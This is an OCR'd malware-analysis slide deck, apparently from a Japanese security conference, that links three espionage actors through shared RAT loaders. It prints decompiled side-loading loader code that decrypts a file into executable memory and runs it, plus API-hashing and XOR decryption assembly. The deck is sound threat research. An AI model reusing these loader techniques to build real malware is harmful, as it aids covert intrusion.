The Secret Life of RATs: connecting the dots by dissecting multiple backdoors

Cyber Defense Institute, Inc.
Kawakami Ryonosuke, Nakajima Shota
TrendMicro
Hara Hiroaki

> whoami

Shota Nakajima

- 株式会社サイバーディフェンス研究所でマルウェア解析、インシデントレスポンス業務、脅威リサーチ業務に従事。
- JSAC2018~2024、国内外のカンファレンスで発表経験あり。
- セキュリティ・キャンプやJSACでワークショップを実施。

Kawakami Ryonosuke


- 株式会社サイバーディフェンス研究所でマルウェア解析、インシデントレスポンス業務、脅威リサーチ業務に従事。
- 趣味・関心 リバースエンジニアリングと攻撃技術の実装
- JSAC初登壇

Hara Hiroaki

- トレンドマイクロ株式会社で、アジア太平洋地域における脅威インテリジェンス調査に注力。
- 専門は脅威ハンティング、インシデントレスポンス、マルウェア分析、標的型攻撃リサーチ。
- JSAC 2021/2022、HITCON 2022で発表。

関連が考えられる3つのインシデント(アクター)

- GroundPeony
  - 台湾、香港、韓国、ネパール、インド
  - 政府機関、教育・研究機関、通信事業者
- Ratel Master
  - 日本国内の組織に対するAPT
- Earth Estries (FamousSparrow)
  - フィリピン、台湾、マレーシア、南アフリカ、ドイツ、米国
    政府機関とテクノロジー業界の組織




https://www.lac.co.jp/lacwatch/report/20230914_003513.html

https://www.lac.co.jp/lacwatch/report/20230914_003513.html


https://www.trendmicro.com/ja_jp/research/23/j/earth-estries-targets-government-tech-for-cyberespionage.html

Overview


1st Stage
(shellcode loader)
2nd Stage
(in-memory PE loader)
Payload
DLL
Decrypt by RC4 with hardcoded key
DLL
Decrypt by Custom Alg
BIN
Mofu Loader
micDown
use
GroundPeony
RatelS
use
Ratel Master
SlyMongo
DLL
Decrypt by RC4 with key embedded in encrypted payload
BIN
Dracu Loader
HemiGate
use
Earth Estries
PlugX


micDown（GroundPeony）

- ProgramData¥mic¥に作成される
  - mic.exe
    - Side-loadに利用される正規ファイル
- version.dll
    - Side-loadを利用して実行されるmic.docを復号し、読み込むDLL
- mic.doc
  - エンコードされたMofu Loader
  - 内包したペイロードのmicDownを復号して実行する
- mic.ver
  - mic.docのコンフィグファイル




HemiGate(Earth Estries)

- ProgramData¥WinDrive¥に作成される
  - taskhask.exe
    - Side-loadに利用される正規ファイル
- K7AVWScn.dll
  - Side-loadを利用して実行される taskhask.docを復号し、読み込むDLL
- taskhask.doc
  - 暗号化されたDracu Loader
  - 内包した2ndペイロードのHemiGateを復号して実行する
- taskhask.dat
  - 暗号化されたtaskhask.docのコンフィグファイル



RatelS (Ratel Master)

- msbtc.exe
  - Side-loadに利用される正規ファイル
- VERSION.dll
  - Side-loadを利用して実行される msbtc.datを復号し、読み込むDLL
- msbtc.dat
  - エンコードされたMofu Loader
  - 内包したペイロードのRatelSを復号して実行する
- msbtc.cfg
  - RatelSのコンフィグファイル



01

micDown vs RatelS

DLL Side-Loading

- ハッシュは異なるが同じ正規ファイルを利用する
  - notifu.exe
  - OSSの通知アプリケーション
- VerQueryValueWに復号処理を実装

mic.exe

msbtc.exe

property	value
footprint > sha256	B091FA6981BB8725E1691AA3E7A7650287489A26F5A556C19C5339F40050C949
location	.rsrc:0x0003B160
file-type	executable
language	English-US
code-page	Unicode UTF-16, little endian
Comments	This free, open source utility lets you display a yellow pop-up balloon in the fro...
CompanyName	Paralint.com
FileDescription	Notification
FileVersion	1.7
InternalName	notifu
LegalCopyright	http://www.paralint.com/projects/notifu/
LegalTrademarks	BSD-3-Clause license, run with /l for licence text
OriginalFilename	**notifu.exe**
ProductName	Notifu
ProductVersion	1.7

GroundPeony 1st Stage Loader


Name	Address	Ordinal
GetFileVersionInfoSizeW	10001000	1
GetFileVersionInfoW	10001000	2
VerQueryValueW	10001010	3
DllEntryPoint	10001140	[main entry]

RatelS 1st Stage Loader

Name	Address	Ordinal
GetFileVersionInfoSizeW	0000000180020F0	1
GetFileVersionInfoW	0000000180020F0	2
VerQueryValueW	0000000180002100	3
DllEntryPoint	0000000180005AE0	[main entry]

GroundPeony vs Ratel Master

- 1st Stage: DLLのサイドロードで利用する正規ファイルが同じ
- 2nd Stage: Shellcodeがペイロードを復号するアルゴリズムが同じ
- Shellcodeで利用されているAPI HashingアルゴリズムとAPIが同じ



DLL Side-Loading

- Side-Loadで実行される関数
  - VerQueryValueW
- VerQueryValueWのコードレベルでの類似はない

GroundPeony 1st Stage Loader

```
BOOL __stdcall VerQueryValueW(LPCVOID pBlock, LPCWSTR lpSubBlock, LPVOID *lplpBuffer, PUINT puLen)
{
  CHAR v4; // al
  unsigned int v5; // ecx
  unsigned int v6; // kr00_4
  HANDLE FileA; // esi
  void *v8; // edi
  DWORD i; // eax
  DWORD NumberOfBytesRead; // [esp+0h] [ebp-10Ch] BYREF
  CHAR Filename[2]; // [esp+4h] [ebp-108h] BYREF
  char v13[258]; // [esp+6h] [ebp-106h]

  sub_10001150(Filename, 0, 260);
  GetModuleFileNameA(0, Filename, 0x104u);
  v5 = &Filename[strlen(Filename) + 1] - &Filename[1] - 3;
  if ( v5 >= 0x104 )
  {
    sub_100012A0();
    JUMPOUT(0x10001132);
  }
  Filename[v5] = v4;
  v6 = strlen(Filename);
  *(_WORD *)&Filename[v6] = 28516;
  v13[v6] = 99;
  FileA = CreateFileA(Filename, 0x80000000, 0, 0, 3u, 0x80u, 0);
  v8 = VirtualAlloc(0, 0x14000u, 0x3000u, 0x40u);
  ReadFile(FileA, v8, 0x14000u, &NumberOfBytesRead, 0);
  CloseHandle(FileA);
  for ( i = 0; i < NumberOfBytesRead; ++i )
    *((_BYTE *)v8 + i) = ((*((_BYTE *)v8 + i) - 95) ^ 0x61) + 95;
  return ((int (*)(void))v8)();
}
```

RatelS 1st Stage Loader

```
BOOL __stdcall __noreturn VerQueryValueW(LPCVOID pBlock, LPCWSTR
{
  sub_180001F20();
}
```

```
void __noreturn sub_180001F20()
{
  __int64 v0; // rax
  char *v1; // rdx
  __int64 v2; // rax
  int v3; // esi
  void (*v4)(void); // rdi
  char v6[32]; // [rsp+30h] [rbp-258h] BYREF
  _QWORD v7[34]; // [rsp+50h] [rbp-238h] BYREF
  char Filename[272]; // [rsp+160h] [rbp-128h] BYREF

  memset(Filename, 0, 0x104ui64);
  GetModuleFileNameA(0i64, Filename, 0x104u);
  v0 = -1i64;
  do
    ++v0;
  while ( Filename[v0] );
  v1 = v6 + v0 + 381;
  *(_WORD *)v1 = 24932;
  v1[2] = 116;
  sub_1800020E0(v7);
  sub_180002F80(v7, Filename);
  v2 = sub_180003230(v7, v6);
  v3 = std::fpos<int>::operator __int64(v2);
  v4 = (void (*)(void))VirtualAlloc(0i64, v3, 0x3000u, 0x40u);
  sub_1800032E0((__int64)v7);
  sub_180003410(v7, (__int64)v4, v3);
  sub_180002F40((__int64)v7);
  rc4(v4, v3);
  v4();
  ExitProcess(0);
}
```

2nd Stage PE Loader (Mofu Loader)

- API Hashingのアルゴリズム(ror 12)と利用するAPIが同じ

GroundPeony 2nd Stage Loader

```
seg000:0000ED6B loc_ED6B:                               ; CODE XREF: sub_ED0B+6D↓j
seg000:0000ED6B                 movsx   edx, dl
seg000:0000ED6E                 ror     ebx, 0Ch
seg000:0000ED71                 add     ebx, edx
seg000:0000ED73                 inc     esi
seg000:0000ED74                 mov     dl, [esi]
seg000:0000ED76                 test    dl, dl
seg000:0000ED78                 jnz     short loc_ED6B
seg000:0000ED7A                 cmp     ebx, 1DA0A3A1h  ; RtlDecompressBuffer
seg000:0000ED80                 jz      short loc_EDE9
seg000:0000ED82                 cmp     ebx, 4717A7D0h  ; LoadLibraryA
seg000:0000ED88                 jz      short loc_EDD8
seg000:0000ED8A                 cmp     ebx, 8F592CA3h  ; VirtutalAlloc
seg000:0000ED90                 jz      short loc_EDC6
seg000:0000ED92                 cmp     ebx, 0B01FF0A0h ; GetProcAddress
seg000:0000ED98                 jz      short loc_EDB4
seg000:0000ED9A                 cmp     ebx, 0D7656A4Fh ; memcpy
seg000:0000EDA0                 jnz     short loc_EDFF
seg000:0000EDA2                 movzx   edx, word ptr [ecx+edi*2]
seg000:0000EDA6                 mov     edx, [eax+edx*4]
seg000:0000EDA9                 add     edx, [ebp+arg_0]
seg000:0000EDAC                 mov     esi, [ebp+arg_4]
seg000:0000EDAF                 mov     [esi+0Ch], edx
seg000:0000EDB2                 jmp     short loc_EDFF
```

RatelS 2nd Stage Loader

```
CODE:000A9F2F loc_A9F2F:                                ; CODE XREF: CODE:000A9F40↓j
CODE:000A9F2F                   ror     edx, 0Ch
CODE:000A9F32                   movsx   eax, al
CODE:000A9F35                   dec     ecx
CODE:000A9F36                   inc     ebx
CODE:000A9F38                   add     edx, eax
CODE:000A9F3A                   inc     ecx
CODE:000A9F3B                   mov     al, [ebx]
CODE:000A9F3D                   inc     ecx
CODE:000A9F3E                   cmp     al, bh
CODE:000A9F40                   jnz     short loc_A9F2F
CODE:000A9F42                   cmp     edx, 1DA0A3A1h  ; RtlDecompressBuffe
CODE:000A9F48                   jz      short loc_A9FAC
CODE:000A9F4A                   cmp     edx, 4717A7D0h  ; LoadLibraryA
CODE:000A9F50                   jz      short loc_A9F97
CODE:000A9F52                   cmp     edx, 8F592CA3h  ; VirtutalAlloc
CODE:000A9F58                   jz      short loc_A9F8B
CODE:000A9F5A                   cmp     edx, 0B01FF0A0h ; GetProcAddress
CODE:000A9F60                   jz      short loc_A9F77
CODE:000A9F62                   cmp     edx, 0D7656A4Fh ; memcpy
CODE:000A9F68                   jnz     short loc_A9FBC
CODE:000A9F6A                   inc     ecx
CODE:000A9F6B                   movzx   eax, word ptr [edx]
CODE:000A9F6E                   inc     esp
CODE:000A9F6F                   mov     esi, [edi+eax*4]
CODE:000A9F72                   dec     esp
CODE:000A9F73                   add     esi, ecx
CODE:000A9F75                   jmp     short loc_A9FBC
CODE:000A9F77 ; ---------------------------------------------------------------
```

2nd Stage PE Loader (Mofu Loader)

- カスタムXORのアルゴリズムが同じ
  - sub + xor + add

GroundPeony 2nd Stage Loader

```
eg000:0000EB49
eg000:0000EB49 loc_EB49:                                ; CODE XREF: sub_EB05+57↓j
eg000:0000EB49                 mov     dl, [esi+eax+0Ch]
eg000:0000EB4D                 inc     ecx
eg000:0000EB4E                 sub     dl, cl
eg000:0000EB50                 xor     dl, cl
eg000:0000EB52                 add     dl, cl
eg000:0000EB54                 mov     [esi+eax+0Ch], dl
eg000:0000EB58                 inc     eax
eg000:0000EB59                 cmp     eax, [esi+8]
eg000:0000EB5C                 jb      short loc_EB49
eg000:0000EB5E
eg000:0000EB5E loc_EB5E:                                ; CODE XREF: sub_EB05+42↑j
```


RatelS 2nd Stage Loader

```
CODE:000A9FF6 loc_A9FF6:                                ; CODE XREF: CODE:000AA00C↓j
CODE:000A9FF6                 mov     al, [edx]
CODE:000A9FF8                 inc     ecx
CODE:000A9FFA                 inc     ecx
CODE:000A9FFB                 inc     eax
CODE:000A9FFD                 sub     al, cl
CODE:000A9FFF                 xor     al, cl
CODE:000AA001                 add     al, cl
CODE:000AA003                 mov     [edx], al
CODE:000AA005                 dec     eax
CODE:000AA006                 inc     edx
CODE:000AA008                 inc     esp
CODE:000AA009                 cmp     eax, [ebx+8]
CODE:000AA00C                 jb      short loc_A9FF6
```


Payload

- カスタムXOR + LZNT1で展開される2ndペイロードのPEヘッダのマジックナンバーは削除されている

GroundPeony payload



RatelS payload



RatelS x86 Version

- LACによって報告されている通り、RatelSのビルダにはx86 veriosnのモジュール等が含まれているが生成機能は実装されていない


Strings related to the x86 version module included in the builder.

```
34  a1[2] = &CreatorDialog::`vftable';
35  v31 = (volatile signed __int32 *)sub_1408E9FD0("New Attacker", 12i64);
36  sub_14037DFD0(a1, &v31);
37  if ( !*v31 || *v31 != -1 && _InterlockedExchangeAdd(v31, 0xFFFFFFFF) == 1 )
38    sub_1408E2960(v31, 2i64, 8i64);
39  v3 = operator new(0x20ui64);
40  v4 = sub_140363B20(v3, a1);
41  v5 = (unsigned int)operator new(0x98ui64);
42  v6 = sub_14010D9C0(v5);
43  a1[6] = v6;
44  sub_140364220(v4, v6, 0i64, 0i64);
45  *(_QWORD *)&v24 = operator new(0x30ui64);
46  v21 = (volatile signed __int32 *)sub_1408E9FD0("Save x86", 8i64);
47  a1[9] = sub_1403A09D0(v24, &v21, 0i64);
48  if ( !*v21 || *v21 != -1 && _InterlockedExchangeAdd(v21, 0xFFFFFFFF) == 1 )
49    sub_1408E2960(v21, 2i64, 8i64);
50  v7 = operator new(0x30ui64);
51  *(_QWORD *)&v24 = v7;
52  v22 = (volatile signed __int32 *)sub_1408E9FD0("Save x64", 8i64);
53  a1[10] = sub_1403A09D0(v7, &v22, 0i64);
54  if ( !*v22 || *v22 != -1 && _InterlockedExchangeAdd(v22, 0xFFFFFFFF) == 1 )
55    sub_1408E2960(v22, 2i64, 8i64);
56  v8 = operator new(0x20ui64);
57  v9 = sub_140363AE0(v8);
58  sub_140363EF0(v4, v9, 0i64);
59  v10 = operator new(0x30ui64);
60  *(_QWORD *)&v24 = v10;
61  v23 = (volatile signed __int32 *)sub_1408E9FD0("Exe Mode", 8i64);
62  a1[7] = sub_1403CC4F0(v10, &v23, 0i64);
63  if ( !*v23 || *v23 != -1 && _InterlockedExchangeAdd(v23, 0xFFFFFFFF) == 1 )
64    sub_1408E2960(v23, 2i64, 8i64);
65  v11 = operator new(0x30ui64);
66  *(_QWORD *)&v24 = v11;
67  *(_QWORD *)&v25 = sub_1408E9FD0("Shellcode Mode", 14i64);
68  a1[8] = sub_1403CC4F0(v11, &v25, 0i64);
```

Builder GUI only has button Save x64.

Mofu Loader in VT

- RatelSで使用されたローダと類似のローダを発見
- 2nd StageはMofu Loaderを使用しているが、ペイロードが異なっていた



SlyMongo

- C/C++製の組み込み向けのOSSネットワークライブラリMongooseフレームワークを使用したバックドア

```
1 int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
2 {
3   unsigned int TickCount; // eax
4   __int64 v5; // rbx
5   struct WSAData WSAData; // [rsp+30h] [rbp-1B8h] BYREF
6
7   CreateMutexA(0i64, 0, "BC00");
8   aa_execute_arg1_func(target_fnc, aa_parce_command, 16);
9   aa_execute_arg1_func(sub_7FF68951C4B0, aa_wrap_check_victim_env, 15);
10  TickCount = GetTickCount();
11  srand(TickCount);
12  g_rand_value = rand();
13  v5 = 6i64;
14  do
15  {
16    CreateThread(0i64, 0i64, aa_unk_thread_func, 0i64, 0, 0i64);
17    --v5;
18  }
19  while ( v5 );
20  WSAStartup(0x202u, &WSAData);
21  memset(&mgr, 0, 0x38ui64);
22  mgr.dns4.url = "udp://8.8.8.8:53";
23  mgr.dnstimeout = 3000;
24  mgr.dns6.url = "udp://[2001:4860:4860::8888]:53";
25  CreateThread(0i64, 0i64, aa_http_connect, 0i64, 0, 0i64);
26  while ( 1 )
27    mg_mgr_pool(&mgr, 1);
28 }
```

```
21  {
22    mg_error(c, "DNS server URL is NULL. Call mg_mgr_init()");
23  }
24  if ( dnsc->c )
25  {
26    d = j__calloc_base(1ui64, 0x18ui64);
27    if ( d )
28    {
29      if ( Block )
30        v11 = WORD2(Block->expire) + 1;
31      else
32        v11 = 1;
33      WORD2(d->expire) = v11;
34      d->next = Block;
35      Block = d;
36      TickCount = GetTickCount();
37      d->c = c;
38      LODWORD(d->expire) = ms + TickCount;
39      LODWORD(c->fn_data) |= 8u;
40      mg_dns_send(dnsc->c, name, WORD2(d->expire), 0);
41    }
42    else
43    {
44      mg_error(c, "resolve OOM");
45    }
46  }
47  else
48  {
49    mg_error(c, "resolver");
50  }
51 }
```

SlyMongoコマンド一覧

コマンドID	機能概要
0x1	-
0x2	-
0x3	-
0x4	-
0x5	-
0x6	-
0x7	-
0x8	-
0x9	-
0xA	ドライブ情報の列挙
0xB	-
0xC	-
0xD	ファイルへの書き込み
0xE	ファイル情報の表示
0xF	通信関連設定

